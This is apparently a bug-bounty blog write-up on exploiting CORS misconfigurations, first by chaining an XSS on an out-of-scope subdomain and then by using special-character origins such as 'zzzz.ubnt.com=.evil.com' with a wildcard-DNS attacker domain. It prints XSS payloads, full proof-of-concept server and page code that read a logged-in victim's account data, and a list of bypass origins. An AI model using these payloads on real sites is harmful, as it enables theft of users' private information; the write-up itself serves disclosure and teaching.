Think Outside the Scope: Advanced CORS Exploitation Techniques

Sandh0t Follow
May 14 · 7 min read

Hi everyone,

My name is Ayoub, I'm a security researcher from Morocco. In this article, I will be describing two different cases of how I was able to exploit a CORS misconfiguration: The first case based on an XSS, and requires thinking outside of the scope, and the second is based on an advanced CORS exploitation technique.

> ***Note:*** *Before You start reading this write-up, you will need to have a basic understanding of what CORS is and how to exploit misconfigurations. Here are some awesome posts to get you caught up:*

- **Portswigger's Post**
- **Geekboy's Post**

. . .

Case:#1

Vulnerable Endpoint

About a year ago, I was hacking this private program, hosted by HackerOne. After playing with the Origin header in the HTTP request, then inspecting server response to check if they do domains whitelist check or not, I noticed that the application is blindly whitelisting only the subdomains, even non-existing ones.

For privacy reasons and the responsible disclosure policy, let's assume that the web application is hosted in: www.redacted.com

This CORS misconfiguration looks something like this:

HTTP Request:

> *GET /api/return HTTP/1.1*
> *Host: www.redacted.com*
> *Origin:* ***evil.redacted.com***
> *Connection: close*

HTTP Response:

> *HTTP/1.1 200 OK*
> *Access-control-allow-credentials: true*
> *Access-control-allow-origin:* ***evil.redacted.com***

This API endpoint was returning the user's private information, like full name, email address, ….

To abuse this misconfiguration so we can perform an attack, like leaking users' private information, we need either to claim an abandoned subdomain (**Subdomain Takeover)**, or find an **XSS** in one of the existing subdomains.


Think Outside The Scope

Finding an abandoned subdomain is not that trivial, so I decided to go for the second option, finding an XSS in one of the existing subdomains. However, the scope of this private program is limited to only: www.redacted.com, Which means that finding an XSS in other subdomain is definitely out of the scope, but chaining this XSS with the CORS misconfiguration is somehow in the Scope. Right?

And, the fact that the other subdomains are out of scope, is the reason that made me more confident, that there is a big chance of finding an XSS on those subdomains since other hackers will not be testing them.

So, I start searching for this XSS, with a heart full of hope to find it, And In less than one hour, I found one in ***banques.redacted.com***, using the following payload:

```
https://banques.redacted.com/choice-quiz?form_banque=">
<script>alert(document.domain)</script>&form_cartes=73&
iframestat=1
```



[redacted] [redacted]

[redacted]:

banques.[redacted].com

Time to create a nice Proof of Concept, and submit a report

Reproduce :


So to exploit this CORS Misconfiguration we just need to replace the XSS payload ***alert(document.domain)***, with the following code:

```
function cors() {
var xhttp = new XMLHttpRequest();
xhttp.onreadystatechange = function() {
    if (this.status == 200) {
    alert(this.responseText);
    document.getElementById("demo").innerHTML =
this.responseText;
    }
};
xhttp.open("GET", "https://www.redacted.com/api/return", true);
xhttp.withCredentials = true;
xhttp.send();
}
cors();
```

Like This :

```
https://banques.redacted.com/choice-quiz?form_banque=">
<script>function%20cors(){var%20xhttp=new%20XMLHttpRequest();
xhttp.onreadystatechange=function(){if(this.status==200)
alert(this.responseText);document.getElementById("demo").innerH
TML=this.responseText}};
xhttp.open("GET","https://www.redacted.com/api/return",true);
xhttp.withCredentials=true;xhttp.send()}cors();</script>&
form_cartes=73&iframestat=1
```

And Voilà, we now have a nice PoC:


[redacted] [redacted]


[redacted]

```
{"type":"qlead","offreUid":"0001525522518876b2c0000[redacted]","prenom":"[redacted]","nom":"[redacted]","email":"[redacted]@gmail.com","module":"sante","codeFormule":9402001,"couverture":null,"subTitle":"Sans
conjoint / Sans enfant","info1":"Alsace-Moselle","info2":null,"manufacturerLogo":null,"url":"https://www.[redacted].com/m[redacted]/sante-
devis","date":"20180505","time":"141530.014","formatedDate":"5&nbsp;mai","offres":[{"assureur":"mutualia","logoAssureur":"[redacted]-
hq/mutualia.png","prime":"11 €","fractionnement":"/mois","codeFormule":9402001}],"displayFicheConseil":true,"ctaUrl":"https://www.[redacted].com/redirect_mer?uid=0001525[redacted]&
formule=9402001&mid=sante&mer=false","titrePanelGaranties":"Niveaux de remboursement","franchise":null,"mainCtaLabel":"Revoir l'offre","expirationLabel":null,"garanties":{"Optique":"100%","Soins
généraux":"100%","Dentaire":"100%","Hospitalisation":"100%"},"booking":false,"title":"[redacted]","fractionnement":"/mois","tarif":"11 €","outOfDate":false,"shortDate":"05/05/2018","displayedDate":"le 5 mai
2018","assureur":"mutualia","assureurLogo":"https://[redacted]q/mutualia.png"}
```

☐ Prevent this page from creating additional dialogs

OK

Reward


sandh0t (sandh0t)

3047	-	5.14	90th	18.94	90th
Reputation	Rank	Signal	Percentile	Impact	Percentile

0

#347779 **CORS Misconfiguration lead to Private Information Disclosure on: www.[redacted].com**

State	● Resolved (Closed)	Severity	High (7 ~ 8.9)
Reported To	[redacted]	Participants	(Manage collaborators)
Weakness	Improper Access Control - Generic	Visibility	Private
Bounty	$1,000		

Now, What if I told you that you can still abuse this issue without the need of finding an XSS in any of the existing subdomains, or claiming an abandoned one.

That exactly what we will be discussing in the second case.

. . .

Case:#2

Vulnerable Endpoint

This time, I was working on the **Ubnt** Program, and especially the Application hosted in: ***https://protect.ubnt.com/***

Following the same process, I identified the same CORS Misconfiguration, similar to the previous case, but this time the application fetches the user's private information from a different location, An API hosted in: ***https://client.amplifi.com/api/user/***

This Application also blindly whitelist any subdomains, even non-existing ones.

And, As we discussed before, to abuse this CORS misconfiguration you will need, either claiming an abandoned subdomain, or finding an XSS in one of the existing subdomains.

And since this is a public program, with big scope (All the subdomains are in scope); there is a tiny chance of finding an XSS, not even mentioning a subdomain takeover vulnerability.

So, did we reached a dead end?

Advanced CORS Technique

Well, It turns out, that there is another way, But it requires a certain condition to work.

An interesting research done recently by **Corben Leo** can be found ***here***. Showed that it's possible to bypass some controls implemented incorrectly using special characters inside the domain name.

This research is based on the fact that browsers do not always validate domain names before making requests. Therefore, if some special characters are used, the browser may currently submit requests without previously verifying if the domain name is valid and existent.


Example:

The fully understand this issue, let's try to open a URL with special characters like: ***http://asdf`+=.withgoogle.com.*** Most browsers will validate the domain names before making any requests.

The domain ***withgoogle.com,*** is used as a demo, because it's has a

wildcard DNS record

> *Chrome:*



asdf%60+%3D.withgoogle.com

This site can't be reached


asdf%60+%3D.withgoogle.com's server IP address could not be found.

Search Google for asdf` withgoogle

ERR_NAME_NOT_RESOLVED

from https://www.corben.io/advanced-cors-techniques/

> *Firefox:*



Hmm. We're having trouble finding that site.

We can't connect to the server at asdf%60 =.withgoogle.com.

If that address is correct, here are three other things you can try:

- Try again later.
- Check your network connection.
- If you are connected but behind a firewall, check that Firefox has permission to access the Web.

from https://www.corben.io/advanced-cors-techniques/

> ***Safari:***

As you can see, Safari is an exception, it will actually send the request and try to load the page, unlike the other browsers.

from https://www.corben.io/advanced-cors-techniques/

And we can use all sorts of different characters, even unprintable ones:

```
,&'";!$^*()+=`~-_=|{}%

// non printable chars
%01-08,%0b,%0c,%0e,%0f,%10-%1f,%7f
```

Furthermore, another research done by **Davide Danelon** can be found ***here***, showed that the other Subset of these special characters can also be used on other browsers.

From **Davide Danelon** research: **https://www.bedefended.com/papers/cors-security-guide**

Now, we know all of this, how can we abuse this issue to perform an Advance CORS Exploitation Technique, for a nice demonstration, let's go back the vulnerable web application on:
https://client.amplifi.com/

The new approach

In this case, the web application also accepts the following Origin

***.ubnt.com!.evil.com**

Not just the character “!” , but also the following ones:

```
*.ubnt.com!.evil.com
*.ubnt.com".evil.com
*.ubnt.com$.evil.com
*.ubnt.com%0b.evil.com
*.ubnt.com%60.evil.com
*.ubnt.com&.evil.com
*.ubnt.com'.evil.com
*.ubnt.com(.evil.com
*.ubnt.com).evil.com
*.ubnt.com*.evil.com
*.ubnt.com,.evil.com
*.ubnt.com;.evil.com
*.ubnt.com=.evil.com
*.ubnt.com^.evil.com
*.ubnt.com`.evil.com
*.ubnt.com{.evil.com
*.ubnt.com|.evil.com
*.ubnt.com}.evil.com
*.ubnt.com~.evil.com
```

And you should know by now that some browsers, such as Safari,

accept URL with special characters, like:
https://zzzz.ubnt.com=.evil.com.


So if we set up a domain: ***evil.com*** with a **wildcard DNS record,** allowing to point all the subdomains (**.evil.com)* to www.evil.com, which will be hosting a script in a page like: ***www.evil.com/cors-poc*** that will simply send a cross-domain request with the subdomain name as the origin value to the vulnerable endpoint

Then somehow we forced an authenticated user to open the link:
https://zzzz.ubnt.com=.evil.com/cors-poc

Theoretically, we can exfiltrate this user's private information, as a result.

Reproduce :

1. First, set up a Domain with a wildcard DNS record pointing it to your box, in my case, I used GoDaddy to host my domain, with the following configuration:



Records

Last updated 29/10/2018 15:08

Type	Name	Value	TTL
A	@	[redacted]162	600 seconds
A	*	[redacted]162	1 Hour
CNAME	ftp	@	1 Hour
CNAME	www	@	1 Hour
NS	@	ns39.domaincontrol.com	1 Hour
NS	@	ns40.domaincontrol.com	1 Hour
SOA	@	Primary nameserver: ns39.domaincontrol.co...	600 seconds

ADD

2. Install NodeJS, create a new directory, and then save inside it the following file:

serve.js

```
var http = require('http');
var url  = require('url');
var fs   = require('fs');
var port = 80

http.createServer(function(req, res) {
    if (req.url == '/cors-poc') {
        fs.readFile('cors.html', function(err, data) {
            res.writeHead(200, {'Content-Type':'text/html'});
            res.write(data);
            res.end();
        });
    } else {
        res.writeHead(200, {'Content-Type':'text/html'});
        res.write('never gonna give you up...');
        res.end();
    }
}).listen(port, '0.0.0.0');
console.log(`Serving on port ${port}`);
```

3. In the same directory, save the following:

cors.html

```
<!DOCTYPE html>
<html>
<head><title>CORS</title></head>
<body onload="cors();">
<center>
cors proof-of-concept:<br><br>
<textarea rows="10" cols="60" id="pwnz">
</textarea><br>
</div>

<script>
function cors() {
  var xhttp = new XMLHttpRequest();
  xhttp.onreadystatechange = function() {
    if (this.readyState == 4 && this.status == 200) {
      document.getElementById("pwnz").innerHTML =
this.responseText;
    }
  };
  xhttp.open("GET", "https://client.amplifi.com/api/user/",
true);
  xhttp.withCredentials = true;
  xhttp.send();
}
</script>
```


4. Start the NodeJS server by running the following command:

```
node serve.js &
```

5. Now, sign in to the application on: ***https://protect.ubnt.com/,*** and check that you can retrieve your account information from the endpoint: ***https://client.amplifi.com/api/user/***


6. Finally, open the link: ***https://zzzz.ubnt.com=.evil.com/cors-poc*** In Safari Browser, And Voilà.

In my case I used the Safari browser in my iPhone as PoC, since I don't have a Mac machine.



cors proof-of-concept:

```
{"id":"171afe92-4feb-4ad1-b608-
[redacted]","email":"h[redacted]mail.com","firstName":"hman","lastNam
e":"tman","profileImg":"https://ubnt.i.lithium.com/t5/image/serverpage/avatar
-name/roboplanet/avatar-theme/candy/avatar-collection/robots/avatar-
display-size/profile?
xdesc=1.0","primaryClientId":null,"isValidated":true,"notifications":false}
```


sandh0t (sandh0t)

3047	-	5.14	90th	18.94	90th
Reputation	Rank	Signal	Percentile	Impact	Percentile

6 #430249 CORS Misconfiguration leading to Private Information Disclosure

State	● Resolved (Closed)	Severity	High (7 ~ 8.9)
Reported To	Ubiquiti Networks	Participants	(Manage collaborators)
Asset	*.ubnt.com (Domain)	Visibility	Private
Weakness	Improper Access Control - Generic		
Bounty	$500		

. . .

Takeaway

I'm sure that a lot of security researcher had already been in such situation, and you can find lots of report in HackerOne describing this type of CORS misconfiguration, but only a few were able to fully exploited it, due to lack of a PoC in their report.

That's one of the reasons why I wanted to share my experience. also to highlight other techniques to exploit such vulnerability.

Finally, Always remember, **Sometimes you just need to think outside the ~~Box~~ Scope.**

Thanks for reading. Feel free to follow me on Twitter https://twitter.com/sandh0t

Happy Hunting.

. . .

References:

- **Portswigger's Post**
- **Geekboy's Post**
- **Corben Leo's Research**
- **Davide Danelon's Research**